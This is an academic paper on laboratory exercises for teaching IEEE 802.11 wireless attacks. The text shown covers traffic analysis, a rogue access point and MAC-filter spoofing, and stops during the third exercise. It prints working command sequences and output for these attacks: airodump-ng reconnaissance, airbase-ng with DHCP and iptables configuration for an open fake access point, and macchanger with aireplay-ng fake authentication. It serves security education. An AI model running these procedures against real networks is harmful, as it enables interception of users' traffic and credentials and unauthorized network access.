Hindawi Publishing Corporation
Journal of Computer Systems, Networks, and Communications
Volume 2010, Article ID 218271, 15 pages
doi:10.1155/2010/218271

Research Article

Design of Cyberwar Laboratory Exercises to Implement Common Security Attacks against IEEE 802.11 Wireless Networks

Mina Malekzadeh, Abdul Azim Abdul Ghani, and Shamala Subramaniam

Faculty of Computer Science and Information Technology, Universiti Putra Malaysia, 43400 Serdang, Selangor, Malaysia

Correspondence should be addressed to Mina Malekzadeh, minarz@gmail.com

Received 30 August 2010; Revised 10 November 2010; Accepted 19 December 2010

Academic Editor: Raheem Beyah

In wireless network communications, radio waves travel through free space; hence, the information reaches any receiving point with appropriate radio receivers. This aspect makes the wireless networks vulnerable to various types of attacks. A true understanding of these attacks provides better ability to defend the network against the attacks, thus eliminating potential threats from the wireless systems. This work presents a series of cyberwar laboratory exercises that are designed for IEEE 802.11 wireless networks security courses. The exercises expose different aspects of violations in security such as confidentiality, privacy, availability, and integrity. The types of attacks include traffic analysis, rogue access point, MAC filtering, replay, man-in-the-middle, and denial of service attacks. For each exercise, the materials are presented as open-source tools along with descriptions of the respective methods, procedures, and penetration techniques.

1. Introduction

Wireless networks have gained popularity in many critical areas such as in healthcare centers, hospitals, police departments, military facilities, and airports. Therefore, it is extremely important to enhance the network security in order to protect the information that resides within the network. To achieve this goal, different security protocols have been designed, among which are WEP, WPA, and WPA2. Despite the presence of these protocols, security is still the main concern in the wireless networks. Air transmission is a vulnerable medium, and it provides opportunity for the attackers to intercept the information that will be later used to launch different types of attacks. Consequently, it is important to know different kind of security attacks in order to defend the networks against the attacks and to guarantee the reliability of the wireless networks.

Numerous hands-on courses and laboratory exercises have been developed to investigate security flaws in networks and to determine best ways to prevent the attackers from compromising the security of such systems. However, most of the existing laboratory exercises are investigating the wired networks. Meanwhile, most existing wireless laboratory exercises mainly focus on the methods to crack the WEP security protocol [1–4]. In this work, on the contrary, we design a series of laboratory exercises for IEEE 802.11 wireless network security courses. The exercises focus on the types of attacks that have not received much attention in the current wireless laboratories.

The laboratory exercises are conducted for students in both graduate and undergraduate level as well as for the faculty members. In order to accommodate the differences in knowledge background of the participants, the exercises procedures are detailed out in a clear, step-by-step manner while additional projects are distributed to the graduate students as supplementary materials. All together, there are seven groups with each consisting of two teams, which are the attacker and the defender. All the groups are required to finish the exercises in five days, with additional requirement for the graduate students to submit their project at the end of the last day.

The laboratory exercises are utilizing various open-source penetration tools in effort to expose violation in different aspect of security, such as confidentiality, privacy, availability, and integrity within the scope of the IEEE 802.11 wireless networks. The goal for the exercises is to provide better understanding of the penetration tools and techniques for the students to develop better defense mechanisms to survive the attacks.

The remainder of this paper is organized as follows. Section 2 presents the related works with regards to the network security exercises. Section 3 describes the overall laboratory design along with description of hardware and software preparation. Section 4 demonstrates the laboratory exercises and respective security violation. Section 5 presents evaluation on the laboratory exercises by the students. Section 6 concludes the work.

2. Related Works

Hands-on courses have been used for a long time to develop different models for laboratory exercises. These models place the students in different roles such as an attacker, a system administrator, a computer user, or a computer programmer to either penetrate a particular system or to defend the system against the attack penetration. Yuan et al. [2] focus on wireless networks attacks and expose the students on how to use penetration testing techniques with open-source tools. The research pairs fourteen students, and each pair is given a laptop and a router to carry out four security exercises including wardriving, WEP cracking, WEP decryption, and ARP poisoning. While these attacks have been widely studied, our laboratory exercises focus on other types of attacks against the wireless networks.

In [1], Yuan and colleagues present a visualization tool to demonstrate the wireless network security. This tool is highly useful in an undergraduate-level computer security course or a computer network course. Apart from that, the tool can also be used as classroom instructor demo, student exercises, web-based student learning resources, or web-based student assignments. The tool demonstrates a number of attacks such as ARP cache poisoning, ARP request replay, Evil twin, and man-in-the-middle. However, the work only describes the concept of the attacks and does not specify specific implementation steps in the actual attacks.

Zahur and Yang [3] present a sequence of laboratory designs to serve two purposes; the first is to launch attacks against the wireless networks, and the second is to test protection solutions to prevent the attacks. The work defines session hijacking and man-in-the-middle attacks and uses the security techniques such as WEP, 801.1x, VPN, and SSL to protect against the attacks. Nonetheless, the actual attacks are not implemented.

In [5], the participating students are divided into two types of teams, which are black and gold. The Black teams take the role of the attacker and attempt to break into the other black team's computer or the gold team's. Meanwhile, the gold teams take the role as system administrators who try to defend the network. The entire exercises take place in an isolated lab to separate the student's class activities from the rest of the department network. However, this work is conducted on a wired network.

The students in [6] are required to focus on defensive techniques and administrative tools. The course is arranged with 28 stations for four different teams, each consisting of six to eight students. Three main exercises are considered to show how to manage users, configure password policies, and set up an intrusion detection system. Furthermore, the students are taught how to do packet sniffing and set up virtual networks and firewalls using the IPtables. In each exercise, the students design and construct their own network of test machines using different operating systems. All the teams must verify that the services provided by the opposing teams are correctly functioning and try to gain access to the opposite networks. Once the live portion of the exercise has been completed, the students review the logs to determine who has legitimately or illegitimately accessed their network. On the contrary, our laboratory exercises put the students in the roles of both attackers and administrators; thus, the students are able to learn both penetration and defense techniques.

Brustoloni [7] assigns the students with three types of roles, which are as computer users, programmers, and system administrators. There is an in-class demonstration of the attacks by the instructor. First, the instructor presents the attacks; then, the students according to their respective role learn how to use open-source defense tools appropriate to solve the attacks at hand. In our laboratory, however, instead of implementing the attacks by the instructors, the students implement the attacks by themselves to provide them better understanding of the attacks and therefore the application of the defensive techniques.

In Wagner and Wudi work [8], the laboratory focuses primarily on work with the Linux tools as well as the Windows versions to study the different issues that can arise. The approach also promotes the students to gain experience with tools across multiple platforms. The structure of the exercises is in the form of combined defend and attack scenarios. The students are divided in different teams with their own systems, for them to first harden and secure their systems. Then, the students are given a limited time to attack any other system. Teams will further strengthen their systems and will try to fix any weaknesses discovered during this period. Nonetheless, still, the laboratory exercises are limited to wired networks.

3. Laboratory Design

We design a laboratory environment for heterogeneous operating systems, which are Windows and Linux. In this laboratory, the population of 28 students is divided into seven groups. Each group includes two teams, which are the defender and the attacker. The two teams of each group work together and do not interfere with the other teams from other groups. The defender team consists of three students who take the role of the system administrator to secure the systems. The attacker team with one student utilizing various open-source tools to penetrate the secured systems of the defender team.

3.1. Hardware Configuration. Each group is provided with four laptops and one wireless router with the following specifications:

(i) network architecture: Infrastructure mode,

(ii) network standard: IEEE 802.11 g and b,

(iii) wireless NIC: the defender team laptops have Intel Pro 2200 wireless NIC which support both IEEE 802.11 g and b, and the attacker team has the Linksys WG511T wireless NIC with Atheros chipset,

(iv) processor: Intel core 2 Duo 1.8 GHz,

(v) RAM: 3 GB,

(vi) wireless router: Linksys WRT54GL IEEE 802.11 g and b along with the MAC filtering, WEP, and WPA2 security protocols.

3.2. Software Configuration. The following software and tools are used by the teams in the lab environment.

(i) Operating system. Two stations in the defender team are operating on Windows XP with SP3 along with the last updates and security patches. The other defender station and the attacker station are using Linux Ubuntu 7.10 with kernel version 2, major kernel revision 6, and minor kernel revision 22.

(ii) Penetration tools. Backtrack live DVD is used as the main penetration tool in the exercises. This tool consists of various types of utility and applications such as Ettercap and Aircrack-ng suite. The attacker teams will be using the penetration tools to attack the defender systems and to achieve the corresponding objectives.

(iii) Security tools. The defender teams are using different wireless security protocols such as MAC address filtering, WEP, and WPA2 to protect their systems and to investigate strength and weakness of each security protocol while confronting the attacks in the exercises.

(iv) Network analyzer. Both the defender and the attacker teams utilize Wireshark to analyze wireless network behavior and to record traffics over the wireless channel.

(v) Packet injection. The File2air is used as open-source injection tool to inject the packets to the wireless network.

(vi) Packet generation. A hex editor application for raw data of binary files is required in the attacker teams. Thus, the Khexedit editor is used to generate faked packets which will be injected to the wireless networks.

The laboratory design for a group of the defender and the attacker teams is presented in Figure 1. Tables 1 and 2 detailed out the specifications of each station in the laboratory.

4. Laboratory Exercises for IEEE 802.11 Wireless Networks Security

This section presents six distinct laboratory exercises along with their respective procedures. The results are used to expose violation of different security aspects in the IEEE 802.11 wireless networks. The laboratory exercises are intended to demonstrate attacks, which are traffic analyzing, rogue access point, MAC filtering attack, replay, man-in-the-middle, and denial of service attacks. These attacks are known for their ability to highly compromise different aspects of security such as confidentiality and privacy, integrity, and availability of the services, resources, and information.

4.1. Exercise 1: Traffic Analyzing Attack. When data is transmitted into the wireless channel, it will first be encrypted then a MAC header is attached at the beginning of the encrypted part. This leaves all the header information visible to the attackers. Analyzing the visible part of the data header is essentially a part of a traffic analyzing attack in the wireless network.

More often, the information obtained from the traffic analyzing attacks are used to perform other types of attacks [9, 10]. The information can be the number of transmitted packets, size of packets, source addresses, destination addresses, name of the network, and geographical location of the network. The attacker only needs a wireless NIC in order to monitor the channel as well as a strong antenna in order to increase the distance of target area. While the attack is trivial to implement, it is very difficult to prevent. This is because wireless communications are taking place over the air which is freely available and open to everyone including the attackers.

4.1.1. Purpose of the Exercise. This laboratory exercise is intended to demonstrate the students a violation of information confidentiality in the wireless network that is protected by the WPA2 security protocol. The traffic analyzing attack is performed to show that the attacker may simply reveal useful information about the target wireless network without interfering with the normal network transmissions. The goal of this attack is to reveal as much data as possible to prepare the attackers for other types of attacks against the security of the target wireless networks. Despite its simplicity, the details of this attack are provided because the concept will be used throughout this work.

4.1.2. Procedure of the Exercise.

Materials. Airodump-ng from Aircrack-ng suite, Ubuntu.

Methods. To conduct traffic analyzing attack, the attacker performs two steps. First, the RFMON (Radio Frequency




Figure 1: Laboratory environment for a pair team of the defender and the attacker.

Table 1: Specification of the defender's team stations.

		Defender team
Software	Operating system	Ubuntu Linux/Windows XP SP3 + last updates and security patches
Hardware	Wireless router	Linksys WRT54GL which supports IEEE 802.11b and g BSSID: 00:22:6B:8C:8B:3D Security: MAC filtering, WEP, WPA2 with AES ESSID: wireless net Channel number: 11
	Three wireless NICs	Intel wireless pro 2200bg MACs: 00:13:CE:31:4C:E1 00:22:FA:49:EC:2A 00:18:4D:EC:77:2C

MONitor) mode is enabled over the attacker station NIC. Under this mode, the attacker is able to capture all traffics related to the nearby wireless networks without having to associate to the network. Next, the Airodump-ng tool from Aircrack-ng suite is utilized to capture the required information from the target wireless network. Algorithm 1 shows the steps followed by the attacker.

4.1.3. Results of the Exercise. Figure 2 presents the results from the traffic analyzing attack. As we can see from the results, by silently intruding to the target wireless network, the attacker has revealed the following important information.

(i) The target network name (ESSID) is *wirelessnet*.

(ii) The MAC address of the target access point (BSSID) is 00:22:6B:8C:8B:3D.

(iii) There are three wireless clients associated to the target access point. Their MAC addresses are: 00:22:FA:49:EC:2A, 00:18:4D:EC:77:2C, and 00:13:CE:31:4C:E1. The Attacker may consider each one of these clients as the target.

(iv) The security algorithm of the target network is WPA2 with CCMP in pre-shared key (PSK) mode.

(v) The target network is performing on channel eleven.

All these obtained information are fundamental prerequisite of many other attacks. Because the attacker is able to easily obtain such information without having to interfere with the network communications, the access point or the authorized wireless stations connected to that access point are not able to detect the presence of the attacker.

4.2. Exercise 2: Rogue Access Point Attack. In this laboratory exercise, the students set up a rogue (unauthorized or fake)

TABLE 2: Specification of the attacker's team station.

Attacker team		
Software	Operating system	Linux Ubuntu
	Network analyzer	Wireshark
	Penetration tools	Backtrack including Ettercap, Airbase-ng, and Aircrack-ng suite File2air and Khexedit
Hardware	Wireless NIC	Linksys WG511T with Atheros chipset MAC: 00:14:6C:1A:CC:44

Step 1. Start the wireless interface in monitor mode on access point channel:

ifconfig ath0 up


airmon-ng stop ath0

airmon-ng start wifi0

Step 2. Start capturing:

airodump-ng ath0

ALGORITHM 1: Steps to conduct traffic analyzing attack.



```
CH  3 ][ Elapsed: 1 min ][ 2010-04-16 23:23

BSSID              PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:22:6B:8C:8B:3D   41       75       87    0  11  48  WPA2 CCMP   PSK  wirelessnet
00:25:5E:3E:42:D5   36      116        0    0   1  48  WEP  WEP         haricon
00:25:5E:41:C2:20   11       77        0    0   1  48  WEP  WEP         Safire
00:22:75:96:AE:C3    4       37        3    0   1  54. WPA2 CCMP   PSK  $t@R$cR.@m
00:04:ED:39:FF:F0    3       23        0    0   1  54  WPA  TKIP   PSK  Prolink-H6300G
00:25:5E:42:AE:B6   -1        0        0    0   1  -1                   <length:  0>

BSSID              STATION            PWR  Lost  Packets  Probes

00:22:6B:8C:8B:3D  00:13:CE:31:4C:E1   59     0       20  wirelessnet
00:22:6B:8C:8B:3D  00:18:4D:EC:77:2C   39    29       98  wirelessnet
00:22:6B:8C:8B:3D  00:22:FA:49:EC:2A   40     0       11  wirelessnet
00:25:5E:3E:42:D5  00:21:06:FE:07:5D   26     0        1
00:22:75:96:AE:C3  00:13:02:2E:6B:C2    1     1        2
(not associated)   00:1B:77:92:54:3E   16     0       10
(not associated)   00:21:00:C8:3C:40   11     0        3
00:25:5E:42:AE:B6  00:22:FA:52:71:68   10     0        9  PTFoundation,Sunny Boy
```

FIGURE 2: Traffic analyzing attack.

access point with the same specifications as the authorized access points, such as MAC address (BSSID), ESSID, and channel number. According to the IEEE 802.11 standard, the wireless stations will connect to any nearby access point that has stronger signals. To exploit this, the attacker uses an access point with a strong antenna to be able to transmit stronger signals. This causes to disconnect the wireless stations from their legal access point and reconnect to the rogue access point instead. When the stations connect to the rogue access point, the attacker is able to observe the exchange of data between the users and obtain the sensitive information [11, 12].

4.2.1. Purpose of the Exercise. The purpose of this exercise is to present violation of the information privacy by creating a new open rogue access point which allows any nearby wireless station (as victim) to connect and surf the Internet through it. When the victim user establishes a connection with the rogue access point, the attacker can observe the victim activities over the web to obtain sensitive information such as username and password.

To increase the impact of the attack, we provide two attributes for the rogue access point. First, we turn off the security of the rogue access point to avoid any limitation for the victim stations to connect. When the security parameters are off, wireless stations are able to connect to the rogue access point directly, without any request for verification. In addition, we increase the coverage area of the rogue access point to engage more wireless stations as the victims.

4.2.2. Procedure of the Exercise.

Materials. Baktrack 4 live DVD, Airbase-ng from Aircrack-ng suite.

Methods. This laboratory exercise is intended to create a rogue access point. It includes four phases, which are described as follows.

Phase 1. Because the attacker's Atheros wireless NIC (wifi0) is a real physical interface, we make a virtual interface (mon0) on the top of the interface and configure the virtual interface to perform in the RFMON mode. Next, we add a new TAP interface (at0) on the top of the virtual mon0 to act as the rogue access point. Note that the TAP interfaces are a software-only interface, which means that unlike the ordinary network interfaces, they have no physical hardware component. A TAP interface is temporarily created when required and will be destroyed when the interface is no longer necessary after the deployment. Figure 3 shows both new virtual interfaces that belong to the attacker.

Phase 2. Since the rogue access point is configured at at0 interface, this interface must include a DHCP server to assign IP address to all of its associated stations. Therefore, a new





Figure 3: The new virtual wireless interfaces.


root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell
Shell No. 2

```
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
7278    wpa_supplicant
7324    dhclient
Process with PID 7278 (wpa_supplicant) is running on interface eth1
Process with PID 7324 (dhclient) is running on interface eth1


Interface       Chipset         Driver

eth1            Intel 2200BG    ipw2200
wlan0           Atheros         ath5k - [phy10]
                                (monitor mode enabled on mon0)

root@bt:~# modprobe tun
root@bt:~# airbase-ng -e mytestap -v mon0 -c 2
02:59:27  Created tap interface at0
02:59:27  Trying to set MTU on at0 to 1500
02:59:27  Trying to set MTU on mon0 to 1800
02:59:27  Access Point with BSSID 00:14:6C:1A:CC:44 started.
02:59:29  Got broadcast probe request from 00:B0:8C:04:78:8C
03:11:36  Client 00:22:FA:49:EC:2A associated (unencrypted) to ESSID: "mytestap"
03:11:36  Client 00:22:FA:49:EC:2A associated (unencrypted) to ESSID: "mytestap"
03:11:36  Client 00:22:FA:49:EC:2A associated (unencrypted) to ESSID: "mytestap"
03:11:36  Client 00:22:FA:49:EC:2A associated (unencrypted) to ESSID: "mytestap"
03:11:36  Client 00:22:FA:49:EC:2A associated (unencrypted) to ESSID: "mytestap"
03:11:36  Client 00:22:FA:49:EC:2A associated (unencrypted) to ESSID: "mytestap"
03:11:36  Client 00:22:FA:49:EC:2A associated (unencrypted) to ESSID: "mytestap"
03:11:36  Client 00:22:FA:49:EC:2A associated (unencrypted) to ESSID: "mytestap"
```

Figure 4: The first victim connected to the rogue access point.

DHCP server is coded at the at0 interface (dhcpd.conf) as presented in Algorithm 2.

Phase 3. Next, the presence of the rogue access point is announced upon assignment of the ESSID and the channel number. In this exercise, the rogue access point is called "*mytestap*" and is assigned to perform on channel two. The commands to announce presence of the rogue access point are presented in Algorithm 3.

Phase 4. Generally, when the wireless stations are connected to an access point, they expect to be granted the access to the Internet. Therefore, a new IPtable is coded to provide an Internet access through the rogue access point as presented in Algorithm 4. The commands of the IPtable are consecutively executed in the terminal console one after another.

At this point, the rogue access point (*mytestap*) is ready to transmit strong signals in an open mode (no security). This will easily cause the nearby stations to disconnect from their authorized wireless access point and to connect to the fake access point.

```
/etc/dhcp3/dhcpd.conf:
option domain-name-servers 10.0.0.1;
default-lease-time 60;
max-lease-time 72;
ddns-update-style none;
authoritative;
log-facility local7;
subnet 10.0.0.0 netmask 255.255.255.0 {
range 10.0.0.100 10.0.0.254;
option routers 10.0.0.1;
option domain-name-servers 202.188.0.133,202.188.1.5;
}
```

Algorithm 2: DHCP server code to assign IP address to the victims.

```
airmon-ng start wlan0
modprobe tun
airbase-ng -e mytestap -v mon0 -c 2
ifconfig at0 up
```


Algorithm 3: The rogue access point is open to the public.

4.2.3. Results of the Exercise. Figure 4 presents a rogue access point that has successfully attracted the wireless victims and allowed them to establish connection. The first victim was a station with MAC address of 00:22:FA:49:EC:2A.

Results from the Victim Side. To the victims, everything seemed normal because they were indeed connected to the access point and were granted access to the Internet without any problem. Therefore, it was natural for the victims not to be suspicious and they freely surfed the Internet without


```
ifconfig at0 10.0.0.1 netmask 255.255.255.0
ifconfig at0 mtu 1400
route add -net 10.0.0.0 netmask 255.255.255.0 gw
10.0.0.1
iptables –flush
iptables –table nat –flush
iptables –delete-chain
iptables –table nat –delete-chain
iptables -P FORWARD ACCEPT
iptables –table nat -A POSTROUTING -o eth1 -j
MASQUERADE
echo > "/var/lib/dhcp3/dhcpd.leases"
/etc/init.d/dhcp3-server restart
echo "1" > /proc/sys/net/ipv4/ip_forward
```

Algorithm 4: IPtable code to provide Internet access for the victims.



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\mina>ipconfig /all

Windows IP Configuration

        Host Name . . . . . . . . . . . . : mina
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Unknown
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter wlan:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : Intel(R) WiFi Link 5100 AGN
        Physical Address. . . . . . . . . : 00-22-FA-49-EC-2A
        Dhcp Enabled. . . . . . . . . . . : Yes
        Autoconfiguration Enabled . . . . : Yes
        IP Address. . . . . . . . . . . . : 10.0.0.100
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.0.0.1
        DHCP Server . . . . . . . . . . . : 10.0.0.1
        DNS Servers . . . . . . . . . . . : 202.188.0.133
                                            202.188.1.5
        Lease Obtained. . . . . . . . . . : Wednesday, April 21, 2010 3:01:51 PM
        Lease Expires . . . . . . . . . . : Wednesday, April 21, 2010 3:03:03 PM
```

Figure 5: Console application at the victim side to verify the network configuration.


wlan
Network Tasks
Refresh network list
Set up a wireless network for a home or small office
Related Tasks
Learn about wireless networking
Change the order of preferred networks
Change advanced settings
Connect

Choose a wireless network

Click an item in the list below to connect to a wireless network in range or to get more information.

mytestap — Connected
Unsecured wireless network

wirelessnet — Automatic
Security-enabled wireless network (WPA2)

haricon
Security-enabled wireless network

$t@R$cRE@m
Security-enabled wireless network (WPA2)

Tok Uban's WiFi
Security-enabled wireless network

Prolink-H6300G
Security-enabled wireless network (WPA)

Figure 6: Wireless victims connected to the rogue access point.


knowing that their sensitive information is sent to the attacker. Figure 5 shows the ipconfig on the victim station, which was a correct implementation of the DHCP server configuration to assign IP address to the victim stations thus allowing them to access to the Internet.

Results from the Public Side. The rogue access point appeared open for the public regardless the type of the operating systems. This is shown in Figure 6.

From Figure 6, we can see that the rogue access point presented a high signal and it was completely open for everyone without any key verification. This has easily attracted the nearby wireless stations as the victims. After a while, we observed that the other nearby wireless stations were being disconnected from their authorized access point (*wirelessnet*) and were connected to the rogue access point instead. When the stations started to communicate with the rogue access point, the data transferred were visible to the attacker.


4.3. Exercise 3: MAC Filtering Attack.

MAC address is a vital piece of information that helps stations to understand which access point they are communicating with and vice versa.



```
laptop:~$ sudo aireplay-ng -1 0 -a 00:22:6B:8C:8B:3D -h 00:22:FA:49:EC:2A ath0 -e wirelessnet


The interface MAC (00:14:6C:1A:CC:44) doesn't match the specified MAC (-h).
        ifconfig ath0 hw ether 00:22:FA:49:EC:2A

laptop:~$ sudo macchanger -s ath0
Current MAC: 00:14:6c:1a:cc:44 (unknown)

laptop:~$ sudo ifconfig ath0 down

laptop:~$ sudo macchanger -m 00:22:FA:49:EC:2A ath0
Current MAC: 00:14:6c:1a:cc:44 (unknown)
Faked MAC:   00:22:FA:49:EC:2A (unknown)

laptop:~$ sudo macchanger -s ath0

Current MAC: 00:22:FA:49:EC:2A (unknown)

laptop:~$ sudo aireplay-ng -1 0 -a 00:22:6B:8C:8B:3D -h 00:22:FA:49:EC:2A ath0 -e wirelessnet

23:33:41  Waiting for beacon frame (BSSID: 00:22:6B:8C:8B:3D)
23:33:42  Sending Authentication Request
23:33:42  Authentication successful
23:33:42  Sending Association Request
23:33:42  Association successful :-)
```

Figure 7: MAC address filtering attack.



```
No.   Time       Source            Destination       Protocol     Info
    1 0.000000   00:22:fa:49:ec:2a ff:ff:ff:ff:ff:ff IEEE 802.11  Data,

⊞ Frame 1: 242 bytes on wire (1936 bits), 242 bytes captured (1936 bits)
⊟ IEEE 802.11 Data, Flags: .pm...F..
    Type/Subtype: Data (0x20)
  ⊞ Frame Control: 0x6208 (Normal)
    Duration: 0
    Destination address: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
    BSS Id: 00:22:6b:8c:8b:3d (00:22:6b:8c:8b:3d)
    Source address: 00:22:fa:49:ec:2a (00:22:fa:49:ec:2a)
    Fragment number: 0
    Sequence number: 891
  ⊞ Frame check sequence: 0xe95ac387
  ⊟ WEP parameters
      Initialization Vector: 0x1c10a1
      Key Index: 0
      WEP ICV: 0xb1ae5537 (not verified)
⊟ Data (206 bytes)
    Data: C73AC1E27CA84D8E1312832B97A67EE77D3307955BFAB3DB...
    [Length: 206]
```

